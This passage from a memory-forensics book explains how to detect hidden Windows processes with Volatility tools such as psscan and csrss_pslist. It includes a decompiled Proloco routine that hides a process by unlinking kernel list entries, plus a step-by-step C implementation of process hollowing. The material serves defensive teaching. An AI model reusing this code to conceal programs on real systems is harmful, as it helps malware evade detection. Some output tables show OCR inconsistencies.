


Figure 15-2: Graphviz output from psscan

Figure 15-2: (continued)



## RECIPE 15-6: DETECTING DKOM ATTACKS WITH PSSCAN



*You can find supporting materials for this recipe on the companion DVD.*

The `pslist` command is susceptible to rootkits that perform *DKOM* (*Direct Kernel Object Manipulation*). Many attacks are possible with DKOM, but one of the most common is hiding a process by unlinking its entry from the doubly linked list. To do this, you overwrite the `Flink` and `Blink` pointers of surrounding objects so that they point *around* the `_EPROCESS` structure of the process to hide. Consider the previous analogy of people joining hands and forming a circle to depict a doubly linked list. If one person releases both hands to step outside the circle, the individuals on the left and right will join hands and close the gap. The person who disconnected does not disappear and is now free to walk about the room. If you try to count people using the original method we described, you will count one less than actually exists. However, if you change techniques and scan the entire room using a thermal imaging device, you will count the correct number of people, even if one or more people are no longer standing in the circle.

The Volatility command `psscan` is not exactly a thermal imaging device, but it works similarly in theory. Instead of walking the `_EPROCESS` list like `pslist` does, it scans memory for pools with the same attributes that the kernel uses for `_EPROCESS` objects and then applies a series of sanity checks to look for constrained data items (CDIs). This way, you are able to find `_EPROCESS` objects in memory even if they are unlinked from the list. Before we begin with the example, consider the following ways that malware can directly modify kernel objects:

- By loading a kernel driver, which then has unrestricted access to objects in kernel memory
- By mapping a writable view of the `\\Device\\PhysicalMemory` object (however, starting with Windows 2003 SP1 and Vista, access to this object is restricted from user-mode programs)
- By using a special native API function called `ZwSystemDebugControl`


### The Case of Proloco

To demonstrate how you can use `psscan` to find hidden processes, we'll focus on a malware sample known to antivirus vendors as Proloco.<sup>17</sup> This malware performs DKOM entirely from user mode, without loading any kernel drivers. It does so by using the `ZwSystemDebugControl` API in almost the exact manner described by Alex Ionescu on the OpenRCE website.<sup>18</sup> Figure 15-3 shows a decompilation of Proloco, as produced by IDA Pro and Hex-Rays.

Based on the image, you can make the following conclusions about how the malware performs DKOM:



- It enables the debug privilege (SeDebugPrivilege), which gives the process the required access for using ZwSystemDebugControl.



```

Pseudocode A
EnableDebug();
NumOfElements = 0x120u;
NtQuerySystemInformation(11, 0, 0, &NumOfElements, v3, v4, v5, v6);
v7 = v1;
v8 = v1;
v9 = calloc(NumOfElements, 10);
NtQuerySystemInformation(11, v9, NumOfElements, 0, v10, v11, v8, v7);
memcpy(v8, v9, 0x120u);
Free(v9);
v12 = v25;
memcpy(&LibFileName, &Src[v26], 256 - v26);
hModNt = LoadLibraryN(&LibFileName);
BaseOfNt = hModNt;
eProcSystem = GetProcAddress(hModNt, "PsInitialSystemProcess");
v23 = ReadKernelMemory((eProcSystem + v12) - BaseOfNt);
FreeLibrary(BaseOfNt);
v20 = ReadKernelMemory(v23 + 0x88);
v2 = v23;
v21 = ReadKernelMemory(v20);
while ( 1 )
{
    v17 = v2 + 0x88;
    v19 = ReadKernelMemory(v2 + 0x88);
    v18 = v19;
    v2 = v19 - 0x88;
    v22 = ReadKernelMemory(v19);
    UniqueProcessId = ReadKernelMemory(v18 - 4);
    if ( UniqueProcessId == PidOfProcessToHide )
        break;
    if ( v23 == v2 )
        return UniqueProcessId;
}
WriteKernelMemory(v17, v22);
WriteKernelMemory(v22 + 4, v17);
WriteKernelMemory(v18, v21);
return WriteKernelMemory(v18 + 4, v20);
}
hideCurrentProcess:32

```

**Figure 15-3:** Proloco sample loaded in IDA with Hex-Rays

- It calls NtQuerySystemInformation with a SystemModuleInformation class to locate the base address of the kernel execute module (i.e., ntoskrnl.exe).
- It finds PsInitialSystemProcess—a global variable exported by ntoskrnl.exe that points to the \_EPROCESS object for the System process.
- It begins to walk the linked list of \_EPROCESS objects until it finds the process with a UniqueProcessId that matches the value we labeled as PidOfProcessToHide. Notice the fixed number 0x88 being used throughout the while loop—this is the offset to ActiveProcessLinks within the \_EPROCESS structure (see the WinDbg output at the beginning of this section to confirm). Also note that PidOfProcessToHide is passed into the function as a parameter. The malware derives it using GetCurrentProcessId (which means it tries to hide itself).
- It calls WriteKernelMemory, which is merely a wrapper around ZwSystemDebugControl that writes 4 bytes at a time to a specified address in kernel memory. Which 4 bytes does it write? You guessed it—the Flink and Blink pointers. Figure 15-4 shows the contents of this function.




Figure 15-4: The ZwSystemDebugControl call

## DKOM Discovery with psscan

Because `psscan` finds the `_EPROCESS` structures in a completely different manner than `pslist`, using only one of the commands alone is not sufficient for detecting DKOM rootkits. What you need to do is run both commands and then determine if `psscan` shows any entries that `pslist` does not. For the sake of brevity, we've truncated some of the fields in the following output:

```
$ python volatility.py pslist -f prolaco.vmem
```

Name	Pid	PPid	Thds	Hnds
System	4	0	56	253
smss.exe	544	4	3	21
csrss.exe	608	544	11	349
winlogon.exe	632	544	19	565
services.exe	676	632	16	269
lsass.exe	688	632	19	341
svchost.exe	856	676	16	198
svchost.exe	936	676	9	256
svchost.exe	1028	676	63	1334
svchost.exe	1088	676	4	75
svchost.exe	1148	676	14	207
spoolsv.exe	1432	676	13	135
explorer.exe	1724	1708	11	294

```
$ python volatility.py psscan -f prolaco.vmem
```

PID	PPID	Time exited	Remarks
0	0		Idle
1260	1724	2010-08-11 16:50:42	rundll32.exe
1028	676		svchost.exe
<b>1336</b>	<b>1136</b>		<b>1_doc_RCData_61</b>
856	676		svchost.exe
4	0		System
1724	1708		explorer.exe
544	4		smss.exe
688	632		lsass.exe
676	632		services.exe

1088	676	svchost.exe
936	676	svchost.exe
1144	420 2010-08-11 16:50:08	msiexec.exe
1148	676	svchost.exe
632	544	winlogon.exe
608	544	csrss.exe
1432	676	spoolsv.exe

As you can see in the output, a process named `l_doc_RCData_6l.exe` is visible with `psscan` but not with `pslist`. Also note that `rundll32.exe` and `msiexec.exe` are missing from the `pslist` output; however, that's fairly normal for processes that have recently exited. Is it possible for malware to overwrite its own `_EPROCESS.ExitTime` field and appear as if it terminated? Sure. In fact, Brendan Dolan-Gavitt (see *Robust Signatures for Kernel Data Structures*<sup>19</sup>) determined that attackers can overwrite around 51 fields in the `_EPROCESS` structure without crashing the process or the kernel. Based on this research, Brendan was able to create a new Volatility plug-in, `psscan3`, which depends only on the fields that are essential for maintaining the stability of the operating system.

#### NOTE

Jesse Kornblum wrote a plug-in for Volatility 1.4 that automatically compares the output between `pslist` and `psscan`. You can find his plug-in, titled `pstotal`, on his *Memory Forensics and The Guy in Row Three*<sup>20</sup> blog.

<sup>17</sup>[http://www.avira.com/en/threats/section/fulldetails/id\\_vir/5377/worm\\_prolaco.c.2.html](http://www.avira.com/en/threats/section/fulldetails/id_vir/5377/worm_prolaco.c.2.html)

<sup>18</sup>[http://www.openrce.org/blog/view/354/Tips\\_&\\_Tricks\\_Part\\_2\\_-\\_Putting\\_ZwSystemDebugControl\\_to\\_good\\_use](http://www.openrce.org/blog/view/354/Tips_&_Tricks_Part_2_-_Putting_ZwSystemDebugControl_to_good_use)

<sup>19</sup>[http://www.cc.gatech.edu/~brendan/ccs09\\_siggen.pdf](http://www.cc.gatech.edu/~brendan/ccs09_siggen.pdf)

<sup>20</sup><http://jessekornblum.livejournal.com/265048.html>

#### RECIPE 15-7: EXPLORING CSRSS.EXE'S ALTERNATE PROCESS LISTINGS



You can find supporting materials for this recipe on the companion DVD.

The Client/Server Runtime Subsystem process, `csrss.exe`, duplicates handles to all processes on the system, with the exception of itself and the processes that started before it (usually just the Idle process, System process, and `smss.exe`). By analyzing the handle table for `csrss.exe`, you can determine if it has any open handles to processes that do not exist in the doubly linked list of `_EPROCESS` structures. Additionally, `csrss.exe` maintains a separate, internal list of active processes that you can use for comparison—a technique discovered

by Diablo and implemented in CsrWalker<sup>21</sup> (a DKOM detection utility that runs on live Windows systems).

DKOM Discovery with csrss\_pslist

The csrss\_pslist plug-in for Volatility implements both of the described techniques involving csrss.exe. The following command shows how to render the output from csrss\_pslist into an HTML file (it also has a text-based rendering function, but the HTML is nicer to visualize).

```
$ python volatility.py csrss_pslist -f prolaco.vmem --output=html
--output-file=csrss_pslist.html
```

When you open the output file in a browser, you'll see a color-coded list of processes, as show in Figure 15-5. Each of the three columns (besides the process name and Pid) contains True or False, depending on whether the particular process existed in that list. As previously mentioned, the csrss.exe lists do not contain knowledge about csrss.exe itself or any process that started before csrss.exe in the boot sequence. Thus, the two columns on the right of Figure 15-5 show False for csrss.exe, smss.exe, and the System process. However, you also see False in the \_EPROCESS column for the process named l\_doc\_RCData\_61.exe, which is a positive indication of DKOM.

Process	Pid	EPROC List	CSRSS Handles	CSRSS Links
svchost.exe	856	True	True	True
spoolsv.exe	1432	True	True	True
svchost.exe	1028	True	True	True
smss.exe	544	True	False	False
services.exe	676	True	True	True
svchost.exe	936	True	True	True
lsass.exe	688	True	True	True
svchost.exe	1148	True	True	True
l_doc_RCData_61	1336	False	True	True
explorer.exe	1724	True	True	True
svchost.exe	1088	True	True	True
csrss.exe	608	True	False	False
winlogon.exe	632	True	True	True
System	4	True	False	False

Figure 15-5: The l\_doc\_RCData\_61.exe process is not in the EPROC List

On Vista and later systems, there may be more than one csrss.exe. Additionally, if multiple users are logged onto a system or there is an active RDP or Terminal Services session, then you will also see multiple copies of csrss.exe. In these cases, you have to parse the handle tables and memory lists for all csrss.exe instances (csrss\_pslist does this for you).

Caveats of csrss\_pslist

In order for the csrss\_pslist plug-in to work correctly, it must be able to locate the csrss.exe process. If a rootkit finds a reliable way to hide or prevent access to csrss.exe without causing

system instability, then that could cause an issue. In fact, the author of CsrWalker found that some hackers tried to prevent CsrWalker from working by hooking `ZwOpenProcess` and preventing the detection tool from reading the memory of `csrss.exe`. Of course, this type of API hook is not effective against offline memory analysis, but another user on the forums posted code that unlinks entries from `csrss.exe`'s internal lists, which would in fact break the `csrss_pslist` analysis. In these cases, you may need to consult *other* sources of process listings (don't worry, there are plenty).

## Alternate Process Listings

Here are a few additional sources of process listings and ways to deal with hidden processes:

- Check for hidden threads instead of hidden processes (using the `thrdscan` or `thrdscan2` commands). Because all processes need at least one thread of execution, you can enumerate the threads on a system and determine if any of them are not owned by a process in your list.
- Check for references to process objects from other kernel objects. For example, when a process opens a file, the kernel tracks the owner's `_EPROCESS` along with the `_FILE_OBJECT`. Thus, you can scan for `_FILE_OBJECT` structures (see the `filescan` command) and then determine if the owners of any open files are missing from your process list. This is a very powerful trick, because it would be difficult to cover your tracks after opening each file (the same is true for other objects on the system and not just files).

<sup>21</sup>[http://forum.sysinternals.com/forum\\_posts.asp?TID=15457](http://forum.sysinternals.com/forum_posts.asp?TID=15457)

## RECIPE 15-8: RECOGNIZING PROCESS CONTEXT TRICKS

This recipe discusses a few ways that malware will try and hide *without* using DKOM. Overwriting kernel objects can be risky and forces attackers to either write the most stable code ever or spend a lot of time testing. Instead, most malware just uses simple context tricks to try and evade detection.

### Image Name Tricks

The `ImageFileName` member of the `_EPROCESS` structure holds a maximum of 16 characters, thus it does not show the full path on disk to the executable. Malware could create a tricky situation by launching a copy of itself from `C:\Temp\lsass.exe`. With `pslist` and `psscan` alone, it would be difficult to distinguish the real `lsass.exe`, which exists in `C:\WINDOWS\system32`, from the fake one in `C:\Temp`. Consider the following output:

```
$ python volatility.py pslist -f fakelsass.bin
```

Name	Pid	PPid	Thds	Hnds	Time
System	4	0	53	230	Thu Jan 01 00:00:00 1970
smss.exe	520	4	3	21	Thu Dec 03 16:43:20 2009
csrss.exe	584	520	11	380	Thu Dec 03 16:43:21 2009
winlogon.exe	608	520	20	497	Thu Dec 03 16:43:21 2009
services.exe	652	608	16	257	Thu Dec 03 16:43:21 2009
<b>lsass.exe</b>	<b>664</b>	<b>608</b>	<b>20</b>	<b>320</b>	<b>Thu Dec 03 16:43:21 2009</b>
svchost.exe	820	652	21	195	Thu Dec 03 16:43:21 2009
svchost.exe	896	652	9	225	Thu Dec 03 16:43:22 2009
svchost.exe	992	652	63	1070	Thu Dec 03 16:43:22 2009
svchost.exe	1036	652	5	57	Thu Dec 03 16:43:22 2009
svchost.exe	1080	652	14	203	Thu Dec 03 16:43:23 2009
spoolsv.exe	1436	652	14	111	Thu Dec 03 16:43:23 2009
explorer.exe	1560	1536	11	286	Thu Dec 03 16:43:24 2009
cmd.exe	1984	1560	1	31	Thu Dec 03 16:44:42 2009
<b>lsass.exe</b>	<b>452</b>	<b>1560</b>	<b>1</b>	<b>7</b>	<b>Thu Dec 03 16:45:23 2009</b>
win32dd.exe	540	1984	1	21	Thu Dec 03 16:45:31 2009

Here, you see two processes named `lsass.exe`—one with a Pid of 664 and one with a Pid of 452. Because `lsass.exe` is one of the first processes to start when Windows boots, you might assume that the `lsass.exe` with a lower Pid is the real one, but that is not always true. According to the creation times, the `lsass.exe` with a lower Pid actually started two seconds after the one with a higher Pid.

Now look at the parent ID field. `Winlogon.exe` (Pid 608) started one of the `lsass.exe` processes and `explorer.exe` (Pid 1560) started the other. This is a good indication of which copy of `lsass.exe` is malicious, because `winlogon.exe` starts the real `lsass.exe`. However, the parent process ID's usefulness only goes so far, as we'll discuss in the next example.

## Parent Process Tricks

There are multiple ways to force a process to become the parent for a malicious program, provided you have the proper rights on a target system:

- If you start a process as a Windows service, it will automatically have a parent process of `services.exe`.
- Beginning with Windows Vista, you can use the `CreateProcess` API to specify a parent process—a method described in *Windows via C/C++* by Jeffrey Richter and Christophe Nasarre. Didier Stevens also blogged about the technique and wrote a tool you can use to test it.<sup>22</sup>
- If you invoke `CreateProcess` from within the space of an existing process through code injection, that existing process will become the parent (see Recipe 13-4 regarding calling DLL exports remotely).

The `svchost.exe` process with Pid 2908 in the following output has the same parent Pid as all the other `svchost.exe` processes. Because it's normal for multiple copies of `svchost.exe` to run and those copies can start and stop in different orders, you cannot use the same process-of-elimination method as you did with the `lsass.exe` example.

```
$ python volatility.py pslist -f fakesvchost.bin
```

Name	Pid	PPid	Thds	Hnds	Time
System	4	0	53	233	Thu Jan 01 00:00:00 1970
smss.exe	520	4	3	21	Thu Dec 03 16:43:20 2009
csrss.exe	584	520	12	336	Thu Dec 03 16:43:21 2009
winlogon.exe	608	520	16	542	Thu Dec 03 16:43:21 2009
services.exe	652	608	15	257	Thu Dec 03 16:43:21 2009
lsass.exe	664	608	18	318	Thu Dec 03 16:43:21 2009
<b>svchost.exe</b>	<b>820</b>	<b>652</b>	<b>16</b>	<b>190</b>	<b>Thu Dec 03 16:43:21 2009</b>
<b>svchost.exe</b>	<b>896</b>	<b>652</b>	<b>9</b>	<b>235</b>	<b>Thu Dec 03 16:43:22 2009</b>
<b>svchost.exe</b>	<b>992</b>	<b>652</b>	<b>48</b>	<b>1053</b>	<b>Thu Dec 03 16:43:22 2009</b>
<b>svchost.exe</b>	<b>1036</b>	<b>652</b>	<b>4</b>	<b>55</b>	<b>Thu Dec 03 16:43:22 2009</b>
<b>svchost.exe</b>	<b>1080</b>	<b>652</b>	<b>13</b>	<b>201</b>	<b>Thu Dec 03 16:43:23 2009</b>
spoolsv.exe	1436	652	10	107	Thu Dec 03 16:43:23 2009
explorer.exe	1560	1536	11	384	Thu Dec 03 16:43:24 2009
cmd.exe	1984	1560	1	31	Thu Dec 03 16:44:42 2009
<b>svchost.exe</b>	<b>2908</b>	<b>652</b>	<b>1</b>	<b>8</b>	<b>Fri Dec 04 15:06:41 2009</b>
win32dd.exe	2916	1984	1	21	Fri Dec 04 15:36:50 2009

To investigate either trick discussed so far in this recipe, you can use the `dlllist` or the `pstree` command to see the full path on disk to the process's binary. Each of these plugins prints information from the Process Environment Block (PEB), which is described in detail in Chapter 16. In this case, you can tell if a process is running from a non-standard directory.

```
$ python volatility.py dlllist -f fakesvchost.bin -p 2908
```


```
*****
```

```
svchost.exe pid: 2908
Command line : C:\Temp\svchost.exe
Service Pack 2
[REMOVED]
```

The only problem with this detection method is that the PEB is a writable location inside each process's private memory space. Therefore, once `C:\Temp\svchost.exe` starts, it could patch its own PEB to report a different binary path. Although this attack is quite simple to implement, it's not optimal for malware authors, because it's also quite simple to detect. You can still find the true path to the executable image by looking at the memory mapped files in the process—which we discuss in Chapter 16.

## Hollow Process Tricks

A slightly more advanced trick that is commonly used by malware is known as *process hollowing*. Once we explain the technique, you might relate it to code injection, which is also accurate. However, with a typical code injection, the target process remains running and just executes additional (malicious) code on behalf of the malware. With process hollowing, the malware starts a brand new instance of a legitimate process, such as `lsass.exe`. Before the process's first thread begins, the malware deallocates the memory containing `lsass.exe`'s code (i.e. hollows it out) and replaces it with the body of the malware. In this sense, for the remainder of the process's lifetime, it only executes malicious code. However, the PEB and memory mapped files list will identify the path to the legitimate `lsass.exe` binary. Figure 15-6 shows a before-and-after memory layout for the described behavior.



**Figure 15-6:** Diagram of the hollow process trick

The following steps describe how to conduct such an attack:

1. Start a new instance of a legitimate process (for example, `C:\windows\system32\lsass.exe`), but with its first thread suspended. The PEB of the new process will identify the full path to the legitimate `lsass.exe`.

```
void HollowProcess(
    LPSTR szProcessToReplace, // path to legit process
    LPSTR szReplacementProcess) // path to malware
{
    LPBYTE pData = NULL;
    PIMAGE_DOS_HEADER pidh = NULL;
```



```

PIMAGE_NT_HEADERS pinh = NULL;
PIMAGE_SECTION_HEADER pish = NULL;
STARTUPINFOA si;
PROCESS_INFORMATION pi;
NTUNMAPVIEWOFSECTION NtUnmapViewOfSection = NULL;
HMODULE hNtdll = NULL;
CONTEXT Ctx;
int i = 0;

memset(&si, 0, sizeof(si));
si.cb = sizeof(si);

CreateProcessA(
    NULL,
    szProcessToReplace,
    NULL, NULL, FALSE,
    CREATE_SUSPENDED,
    NULL, NULL,
    &si, &pi);

```

2. Open the malicious file (C:\temp\malware.exe) and read its contents into a buffer, so you can begin to parse its PE header.

```

// This function (not shown) just reads the file on disk
pData = GetData(szReplacementProcess);

if (pData == NULL)
    return;

pidh = (PIMAGE_DOS_HEADER)&pData[0];
pinh = (PIMAGE_NT_HEADERS)&pData[pidh->e_lfanew];

```

3. Free the memory section in the lsass.exe process that holds the malicious process's ImageBase. Note that after this change, the DLLs loaded by lsass.exe will remain loaded, all heaps will remain allocated, all handles open, and so on.

```

hNtdll = GetModuleHandleA("ntdll.dll");

NtUnmapViewOfSection = (NTUNMAPVIEWOFSECTION)
    GetProcAddress(hNtdll, "NtUnmapViewOfSection");

if (NtUnmapViewOfSection == NULL)
    return;

NtUnmapViewOfSection(
    pi.hProcess,
    (PVOID)pinh->OptionalHeader.ImageBase);

```

4. Allocate a new memory segment in lsass.exe starting at the malicious process's ImageBase and make sure the memory can be read, written, and executed.

```
VirtualAllocEx(
    pi.hProcess,
    (PVOID)pinh->OptionalHeader.ImageBase,
    pinh->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE);
```

5. Copy the PE header for the malicious process into the newly allocated memory in lsass.exe.

```
WriteProcessMemory(
    pi.hProcess,
    (PVOID)pinh->OptionalHeader.ImageBase,
    &pData[0],
    pinh->OptionalHeader.SizeOfHeaders,
    NULL);
```

6. Copy each PE section for the malicious process into the proper virtual address in lsass.exe.

```
for (i=0; i<pinh->FileHeader.NumberOfSections; i++)
{
    int offset = pidh->e_lfanew + \
        sizeof(IMAGE_NT_HEADERS) + \
        sizeof(IMAGE_SECTION_HEADER) * i;

    pish = (PIMAGE_SECTION_HEADER)&pData[offset];

    WriteProcessMemory(
        pi.hProcess,
        (LPVOID)(pinh->OptionalHeader.ImageBase +
            pish->VirtualAddress),
        &pData[pish->PointerToRawData],
        pish->SizeOfRawData,
        NULL);
}
```

7. Set the start address for the first thread (the one that has been in a suspended state) to point at the malicious process's AddressOfEntryPoint value.

```
Ctx.ContextFlags = CONTEXT_FULL;
GetThreadContext(pi.hThread, &Ctx);

Ctx.Eax = pinh->OptionalHeader.ImageBase \
    + pinh->OptionalHeader.AddressOfEntryPoint;

SetThreadContext(pi.hThread, &Ctx);
```

8. Resume the thread. At this point, the malicious process begins executing within the container created for lsass.exe.

To combat these types of tricks, several methods are at your disposal. The following is a list of possibilities and where you can learn more about them:

- Extract the executable image from memory and examine it with `strings`, `ssdeep`, IDA Pro, or a hex editor (Chapter 16).
- Analyze the `VAD` in order to see the name of the mapped file at the given base address (Chapter 16).
- View the process's open file handles, open registry keys, open network sockets, and other resources. Even if the malware tries to blend in using process context tricks, you can still detect its behaviors (Chapter 18).
- Use the `getsids` command to determine which SIDs own the process. For example, consider the difference between the SIDs for the legitimate `winlogon.exe` and a process which was started by a user from Explorer:

```
# This is a legitimate winlogon.exe
winlogon.exe (632): S-1-5-18 (Local System)
winlogon.exe (632): S-1-5-32-544 (Administrators)
winlogon.exe (632): S-1-1-0 (Everyone)
winlogon.exe (632): S-1-5-11 (Authenticated Users)

# This is a process started from Explorer by the user
aelas.exe (1984): S-1-5-21-1614895754-436374069-839522115-500 (Administrator)
aelas.exe (1984): S-1-5-21-1614895754-436374069-839522115-513 (Domain Users)
aelas.exe (1984): S-1-1-0 (Everyone)
aelas.exe (1984): S-1-5-32-544 (Administrators)
aelas.exe (1984): S-1-5-32-545 (Users)
aelas.exe (1984): S-1-5-4 (Interactive)
aelas.exe (1984): S-1-5-11 (Authenticated Users)
aelas.exe (1984): S-1-5-5-0-59917 (Logon Session)
aelas.exe (1984): S-1-2-0 (Users with the ability to log in locally)
```

Based on the output, you know that if you ever see a process named `winlogon.exe` that has SID owners similar to the `aelas.exe` process, then the `winlogon.exe` is probably not the real `winlogon.exe`.

<sup>22</sup><http://blog.didierstevens.com/2009/11/22/quickpost-selectmyparent-or-playing-with-the-windows-process-tree/>



# 16

## Memory Forensics: Code Injection and Extraction

Malware leverages *code injection* to perform actions from within the context of another process. By doing so, the malware can force a legitimate process to perform actions on its behalf, such as downloading additional trojans or stealing information from the system. Attackers can inject code into a process in many ways, such as writing to the remote process's memory directly or adding a registry key that makes new processes load a DLL of the attacker's choice. This chapter discusses how you can determine if any processes on the system are victims of code injection, and if so, how you can extract the memory segments that contain malicious code.

### Investigating DLLs

Every `_EPROCESS` structure contains a member called the `PEB` (*Process Environment Block*). The `PEB` contains the full path to the process executable, the full command line used to start the process, the current working directory, and three doubly linked lists that contain the full path to DLLs loaded by the process. All three lists should contain the same DLLs, but ordered differently depending on their position in memory (`InMemoryOrderModuleList`), when they were loaded (`InLoadOrderModuleList`), and when they initialized (`InInitializationOrderList`).

To enumerate the loaded DLLs in a process, you can parse the three doubly linked lists. Using WinDbg (once again on an XP system for our examples), you can see that at offset `0xC` of the `PEB` there is a member named `Ldr`, which is a `PEB_LDR_DATA` structure. As shown in the following code, the `Ldr` structure contains three doubly linked lists of type `LDR_DATA_TABLE_ENTRY` where you can find the DLL base address, size, and name.

```
kd> dt _PEB
ntdll!_PEB
+0x000 InheritedAddressSpace : UChar
+0x001 ReadImageFileExecOptions : UChar
+0x002 BeingDebugged          : UChar
+0x003 SpareBool               : UChar
```

```

+0x004 Mutant           : Ptr32 Void
+0x008 ImageBaseAddress : Ptr32 Void
+0x00c Ldr              : Ptr32 _PEB_LDR_DATA
+0x010 ProcessParameters : Ptr32 _RTL_USER_PROCESS_PARAMETERS
[...]

kd> dt _PEB_LDR_DATA
ntdll!_PEB_LDR_DATA
+0x000 Length           : Uint4B
+0x004 Initialized      : UChar
+0x008 SsHandle         : Ptr32 Void
+0x00c InLoadOrderModuleList : _LIST_ENTRY
+0x014 InMemoryOrderModuleList : _LIST_ENTRY
+0x01c InInitializationOrderModuleList : _LIST_ENTRY
+0x024 EntryInProgress  : Ptr32 Void

kd> dt _LDR_DATA_TABLE_ENTRY
ntdll!_LDR_DATA_TABLE_ENTRY
+0x000 InLoadOrderLinks : _LIST_ENTRY
+0x008 InMemoryOrderLinks : _LIST_ENTRY
+0x010 InInitializationOrderLinks : _LIST_ENTRY
+0x018 DllBase          : Ptr32 Void
+0x01c EntryPoint       : Ptr32 Void
+0x020 SizeOfImage      : Uint4B
+0x024 FullDllName       : _UNICODE_STRING
+0x02c BaseDllName       : _UNICODE_STRING
[...]

```

Table 16-1 contains a list of PEB members that we'll discuss further in the recipes that follow.

**Table 16-1:** Important members of the PEB

Structure member	Description
PEB.ProcessParameters.CommandLine	The command line parameters passed to the process
PEB.ProcessParameters.CurrentDirectory.DosPath	The current working directory for the process
PEB.Ldr.InLoadOrderModuleList	The process's modules/DLLs – listed in load order
PEB.Ldr.InMemoryOrderModuleList	The process's modules/DLLs – listed in memory order
